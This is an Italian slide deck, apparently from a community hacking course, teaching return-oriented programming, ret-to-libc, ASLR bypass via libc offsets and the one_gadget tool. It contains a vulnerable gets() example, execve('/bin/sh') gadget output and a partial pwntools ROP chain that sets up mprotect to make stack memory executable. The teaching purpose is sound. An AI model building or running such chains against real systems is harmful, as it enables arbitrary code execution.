
- La memoria di un processo è mappata con dei permessi di
  - Lettura → R
  - Scrittura → W
  - Esecuzione → X
- Ovviamente sono posti con logica di sicurezza
  - Non posso scrivere zone eseguibili
  - Non posso eseguire zone scrivibili

Gadgets

- I gadgets sono piccoli pezzi di codice terminanti con una istruzione ret.
- Chiamandoli “a catena” posso far eseguire istruzioni a piacere alla CPU
- Return-oriented Programming - ROP

```
0x0804872b : pop ebp ; ret
0x08048728 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804840d : pop ebx ; pop ecx ; ret
0x0804859a : add ebx, ecx ; ret
0x08048533 : call eax
```

ROP



Low address


High address

```
int func1(){
   char buf[4];
   gets(buf);
}
```

```
Input:

AAAAAAAAAAA + [Address Gadget 1] +
[Address Gadget 2] + [Address
Gadget 3] + [Address Gadget 4]
```

ROP



Low address

High address

- Posso eseguire codice assembly a piacimento!

```
Input:

AAAAAAAAAAA + [Address Gadget 1] +
[Address Gadget 2] + [Address
Gadget 3] + [Address Gadget 4]
```

ROP

Low address

High address

- Posso eseguire codice assembly a piacimento!

```
Input:

AAAAAAAAAAA + [0x0804840d] + [0xDE]
+ [0xBEEF] + [0x0804859a]
```


Cool stuff

- Grazie alle ROP chain posso ottenere strabilianti risultati, come:
  - Chiamare funzioni del programma stesso → crack
  - Modifica degli attributi R-W-X → shell code
  - Chiamare interrupt di sistema → System Call Table
  - Ottenere shell di comando → One_gadget

Workflow


- Trovo un modo per controllare l'IP
  - Stack based buffer overflow
  - Heap exploiting → malloc's hook
  - GOT exploiting → function hijaking
  - Something else..?
- Cerco e concateno I gadgets che mi servono
  - Le possibilità sono infinite, semplicemente è difficile!
- Win 

RET-to-LIBC




- A volte i gadgets non bastano per completare una rop chain adeguata
- Ricordiamoci che dentro alla memoria programma ci sono anche le LIBC!
  - Con MOLTI più gadgets a disposizione!

LIBC Base & ASRL



- A causa dell'ASRL all'avvio di ogni programma, la posizione delle LIBC è casuale
- Però gli offset all'interno delle LIBC restano fissi!

LIBC Base & ASRL



- Trovato il base address delle LIBC ho a disposizione tutti i gadgets in esse

```
libc_base = 0x080400
pop_ret = 0x45216 # offset

buf = libc_base + pop_ret
```

One Gadget

- Spettacolare tool sviluppato da **david942j** per trovare i gadgets e i relativi vincoli che portano all'esecuzione di una shell

```
# 0x45216 execve("/bin/sh", rsp+0x30, environ)
# constraints:
#   rax == NULL
#
# 0x4526a execve("/bin/sh", rsp+0x30, environ)
# constraints:
#   [rsp+0x30] == NULL
#
```

Links

- GDB PEDA: https://github.com/longld/peda
- Ropper: https://github.com/sashs/Ropper
- PWNtools: https://github.com/Gallopsled/pwntools
- One_gadget: https://github.com/david942j/one_gadget
- ~~PotonStar: https://exploit-exercises.com/protostar/~~
- PicoCTF: https://picoctf.com/
- Linux System Call Table: http://shell-storm.org/shellcode/files/syscalls.html

```
chain = ""
chain += "B" * padding                        # Padding to return EIP

# RSP -> RDI

chain += p64(libc_base + 0x00000000000397e8) # 0x00000000000397e8: pop rax; ret;
chain += p64(libc.bss())                      # Where to store the return address
chain += p64(libc_base + 0x0000000000001b96) # 0x0000000000001b96: pop rdx; ret
chain += p64(libc_base + 0x0000000000022a2e) # 0x0000000000022a2e: pop r15; ret;
chain += p64(libc_base + 0x000000000002ee67) # 0x000000000002ee67: mov qword ptr [rax], rdx; ret;

# Move RSP in RSI
chain += p64(libc_base + 0x000000000011f73c) # 0x000000000011f73c: mov rsi, rsp; call qword ptr [rax];

chain += p64(libc_base + 0x00000000000397e8) # 0x00000000000397e8: pop rax; ret;
chain += p64(libc_base + 0x0000000000022a2e) # 0x0000000000022a2e: pop r15; ret;
# Move finnaly RSI in RDI
chain += p64(libc_base + 0x0000000000086435) # 0x0000000000086435: mov rdi, rsi; call rax;

# adesso abbiamo RDI che punta a stack (non allineato) - 0x10
# dobbiamo allineare a multiplo di 16 -> AND logico con 0xFFFFFFFFFFFFFFF0
chain += p64(libc_base + 0x000000000004be7d) # 0x000000000004be7d: mov rax, rdi; ret;
chain += p64(libc_base + 0x0000000000001b96) # 0x0000000000001b96: pop rdx; ret;
#chain += p64(0xFFFFFFFFFFFFFFF0)             # 0xFFFFFFFFFFFFFFF0  questo non funziona
#chain += p64(0xFFFFFFFFFFFFFF00)             # 0xFFFFFFFFFFFFFF00 questo funziona
chain += p64(0xFFFFFFFFFFFFF000)             # 0xFFFFFFFFFFFFF000 anche questo ._.
#allineo con AND logico
chain += p64(libc_base + 0x00000000000358a5) # 0x00000000000358a5: and rax, rdx; movq xmm0, rax; ret;

chain += p64(libc_base + 0x0000000000001b96) # 0x0000000000001b96: pop rdx; ret;
chain += p64(libc_base + 0x0000000000022a2e) # 0x0000000000022a2e: pop r15; ret;

# Sposto rax (contiene indirizzo stack allineato) in rdi per la calling convention di mprotect
# rax -> r9 -> rdi => ATTENZIONE ALLA CALL SU RDX
chain += p64(libc_base + 0x0000000000057dd0) # 0x0000000000057dd0: mov r9, rax; pop r12; pop r13; mov rax, r9; pop r14; ret;
chain += p64(0xDEADBEEF) # Junk r12
chain += p64(0xDEADBEEF) # Junk r13
chain += p64(0xDEADBEEF) # Junk r14

chain += p64(libc_base + 0x0000000000039462) # 0x0000000000039462: mov rdi, r9; call rdx;

# Ora abbiamo rdi allineato, prepariamo gli argomenti per mprotect
chain += p64(libc_base + 0x00000000000233de) # 0x00000000000233de: pop rsi?
chain += p64(0x2a00)                          # quanta memoria
chain += p64(libc_base + 0x0000000000001b96) # 0x0000000000001b96: pop rdx?
chain += p64(PROT_READ|PROT_WRITE|PROT_EXEC) # flag 0x7 -> RWX
```

DOMANDE?

Grazie!

µhackademy

Corsi per la diffusione della cultura delle tecnologie libere

µhack

www.muhack.org